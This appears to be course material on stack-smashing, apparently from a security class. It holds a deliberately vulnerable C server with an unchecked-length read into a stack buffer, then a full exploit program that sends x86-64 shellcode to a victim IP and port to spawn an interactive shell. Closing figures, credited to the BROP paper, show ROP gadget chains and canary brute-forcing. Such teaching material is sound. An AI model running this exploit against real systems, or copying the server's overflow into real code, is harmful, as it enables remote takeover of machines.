```
1   // ----[buggy-server.c]----
2   /*
3    * Author: Russ Cox, rsc@swtch.com
4    * Date: April 28, 2006
5    *
6    * Comments and modifications by Michael Walfish, 2006-2015
7    * Ported to x86-64: Michael Walfish, 2019
8    */
9
10  ... // skip headers
11
12  void
13  serve(void)
14  {
15      int n;
16      char buf[96];
17      char* rbp;
18
19      memset(buf, 0, sizeof(buf));
20
21      /* Server obligingly tells client where in memory 'buf' is located. */
22      fprintf(stdout, "the address of the buffer is %p\n", (void*)buf);
23
24      /* This next line actually gets stdout to the client */
25      fflush(stdout);
26
27      /* Read in the length from the client; store the length in 'n' */
28      fread(&n, 1, sizeof n, stdin);
29
30      /*
31       * The return address lives directly above where the frame
32       * pointer, rbp, is pointing. This area of memory is 'offset' bytes
33       * past the start of 'buf', as we learn by examining a
34       * disassembly of buggy-server. Below we illustrate that rbp+8
35       * and buf+offset are holding the same data. To print out the
36       * return address, we use buf[offset].
37       */
38
39      asm volatile("movq %%rbp, %0" : "=r" (rbp));
40      assert(*(long int*)(rbp+8) == *(long int*)(buf + offset));
41
42      fprintf(stdout, "My return address is: %lx\n", *(long int*)(buf + offset));
43      fflush(stdout);
44
45      /* Now read in n bytes from the client. */
46      fread(buf, 1, n, stdin);
47
48      fprintf(stdout, "My return address is now: %lx\n", *(long int*)(buf + offset));
49      fflush(stdout);
50
51
52      /*
53       * This server is very simple so just tells the client whatever
54       * the client gave the server. A real server would process buf
55       * somehow.
56       */
57      fprintf(stdout, "you gave me: %s\n", buf);
58      fflush(stdout);
59  }
60
61  int
62  main(void)
63  {
64      serve();
65      return 0;
66  }
67
68
69
```



```
70
71  // ----[exploit.c]-----
72  /*
73   * Author: Russ Cox, rsc@swtch.com
74   * Date: April 28, 2006
75   *
76   * Comments and modifications by Michael Walfish, 2006-2015
77   * Ported to x86-64 by Michael Walfish, 2019
78   *
79   */
80
81  ... // skip headers
82
83  /*
84   * This is a simple assembly program to exec a shell. The program
85   * is incomplete, though. We cannot complete it until the server
86   * tells us where its stack is located.
87   */
88
89  char shellcode[] =
90  "\x48\xc7\xc0\x3b\x00\x00\x00" /* movq $59, %rax; load the code for 'exec' */
91  "\x48\xbf\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rdi; INCOMPLETE */
92  "\x48\xbe\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rsi; INCOMPLETE */
93  "\x48\xba\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rdx; INCOMPLETE */
94  "\x0f\x05" /* syscall; do whatever system call is given by %rax */
95  "/bin/sh\0" /* "/bin/sh\0"; the program we will exec */
96  "-i\0" /* "-i\0"; the argument to the program */
97
98  /* 0; INCOMPLETE. will be address of string "/bin/sh" */
99  "\x00\x00\x00\x00\x00\x00\x00\x00"
100
101 /* 0; INCOMPLETE. will be address of string "-i" */
102 "\x00\x00\x00\x00\x00\x00\x00\x00"
103
104 /* 0 */
105 "\x00\x00\x00\x00\x00\x00\x00\x00"
106
107 ; /* end shellcode */
108
109
110 enum
111 { /* offsets into assembly */
112     MovRdi = 9, /* constant moved into rdi */
113     MovRsi = 19, /* ... into rsi */
114     MovRdx = 29, /* ... into rdx */
115     Arg0 = 39, /* string arg0 ("/bin/sh") */
116     Arg1 = 47, /* string arg1 ("-i") */
117     Arg0Ptr = 50, /* ptr to arg0 (==argv[0]) */
118     Arg1Ptr = 58, /* ptr to arg1 (==argv[1]) */
119     Arg2Ptr = 66, /* zero (==argv[2]) */
120 };
121
122 enum
123 {
124     REMOTE_BUF_LEN = 96,
125     NCOPIES = 24
126 };
127
```


```
128 int
129 main(int argc, char** argv)
130 {
131     char helpfulinfo[100];
132     char msg[REMOTE_BUF_LEN + NCOPIES*8];
133     int i, n, fd;
134     long int addr;
135     uint32_t victim_ip_addr;
136     uint16_t victim_port;
137
138     if (argc != 3) {
139         fprintf(stderr, "usage: exploit ip_addr port\n");
140         exit(1);
141     }
142
143     victim_ip_addr = inet_addr(argv[1]);
144     victim_port = htons(atoi(argv[2]));
145
146     // "dial" is a skipped function, which is used to connect
147     // to the remote server
148     fd = dial(victim_ip_addr, victim_port);
149     if(fd < 0){
150         fprintf(stderr, "dial: %s\n", strerror(errno));
151         exit(1);
152     }
153
154     /*
155      * this line reads the line from the server wherein the server
156      * tells the client where its stack is located. (thank you,
157      * server!)
158      */
159     n = read(fd, helpfulinfo, sizeof helpfulinfo-1);
160     if(n < 0){
161         fprintf(stderr, "socket read: %s\n", strerror(errno));
162         exit(1);
163     }
164     /* null-terminate our copy of the helpful information */
165     helpfulinfo[n] = 0;
166
167     /*
168      * check to make sure that the server gave us the helpful
169      * information we were expecting.
170      */
171     if(strncmp(helpfulinfo, "the address of the buffer is ", 29) != 0){
172         fprintf(stderr, "bad message: %s\n", helpfulinfo);
173         exit(1);
174     }
175
176     /*
177      * Pull out the actual address where the server's buf is stored.
178      * we use this address below, as we construct our assembly code.
179      */
180     addr = strtoull(helpfulinfo+29, 0, 0);
181     fprintf(stderr, "remote buffer is at address %lx\n", addr);
182
```





```
183     /*
184      * Here, we construct the contents of msg. We'll copy the
185      * shellcode into msg and also "fill out" this little assembly
186      * program with some needed constants.
187      */
188     memmove(msg, shellcode, sizeof(shellcode));
189
190     /*
191      * fill in the arguments to exec. The first argument is a
192      * pointer to the name of the program to execute, so we fill in
193      * the address of the string, "/bin/sh".
194      */
195     *(long int*)(msg+MovRdi) = addr + Arg0;
196
197     /*
198      * The second argument is a pointer to the argv array (which is
199      * itself an array of pointers) that the shell will be passed.
200      * This array is currently not filled in, but we can still put a
201      * pointer to the array in the shellcode.
202      */
203     *(long int*)(msg + MovRsi) = addr + Arg1Ptr;
204
205     /* The third argument is the address of a location that holds 0 */
206     *(long int*)(msg + MovRdx) = addr + Arg2Ptr;
207
208     /*
209      * The array of addresses mentioned above are the arguments that
210      * /bin/sh should begin with. In our case, /bin/sh only begins
211      * with its own name and "-i", which means "interactive". These
212      * lines load the 'argv' array.
213      */
214     *(long int*)(msg + Arg0Ptr) = addr + Arg0;
215     *(long int*)(msg + Arg1Ptr) = addr + Arg1;
216
217     /*
218      * This line is one of the keys -- it places NCOPIES different copies
219      * of our desired return address, which is the start of the message
220      * in the server's address space. We use multiple copies in the hope
221      * that one of them overwrites the return address on the stack. We
222      * could have used more copies or fewer.
223      */
224     for(i=0; i<NCOPIES; i++)
225         *(long int*)(msg + REMOTE_BUF_LEN + i*8) = addr;
226
227     n = REMOTE_BUF_LEN + NCOPIES*8;
228     /* Tell the server how long our message is. */
229     write(fd, &n, 4);
230     /* And now send the message, thereby smashing the server's stack.*/
231     write(fd, msg, n);
232
233     ... // skip code interacting with the remote shell
234 }
```


```
dup2(s, 0);
dup2(s, 1);
dup2(s, 2);
execve("/bin/sh", 0, 0);
```

Figures below are borrowed from
BROP paper “Hacking Blind”:
https://www.scs.stanford.edu/brop/bittau-brop.pdf


Gadgets
dup2(s, 0);
return;
dup2(s, 1);
return;
dup2(s, 2);
return;
execve("/bin/sh", 0, 0);
return;
Buffer
AAAAA
return address
0x400100
0x400200
0x400300
0x400400
Stack


Gadgets
pop rdi
ret
pop rsi
ret
pop rax
ret
syscall
ret
return address
0x400100
(rdi)
s
0x400200
(rsi)
0
0x400300
(rax)
33
0x400400
Stack


buffer
canary
11 22 33 44 55 66 77 88
AAAAAAAAAA
00 22 33 44 55 66 77 88
crash
AAAAAAAAAA
01 22 33 44 55 66 77 88
crash
...
AAAAAAAAAA
11 22 33 44 55 66 77 88
no crash


buffer
canary
saved frame pointer
saved return address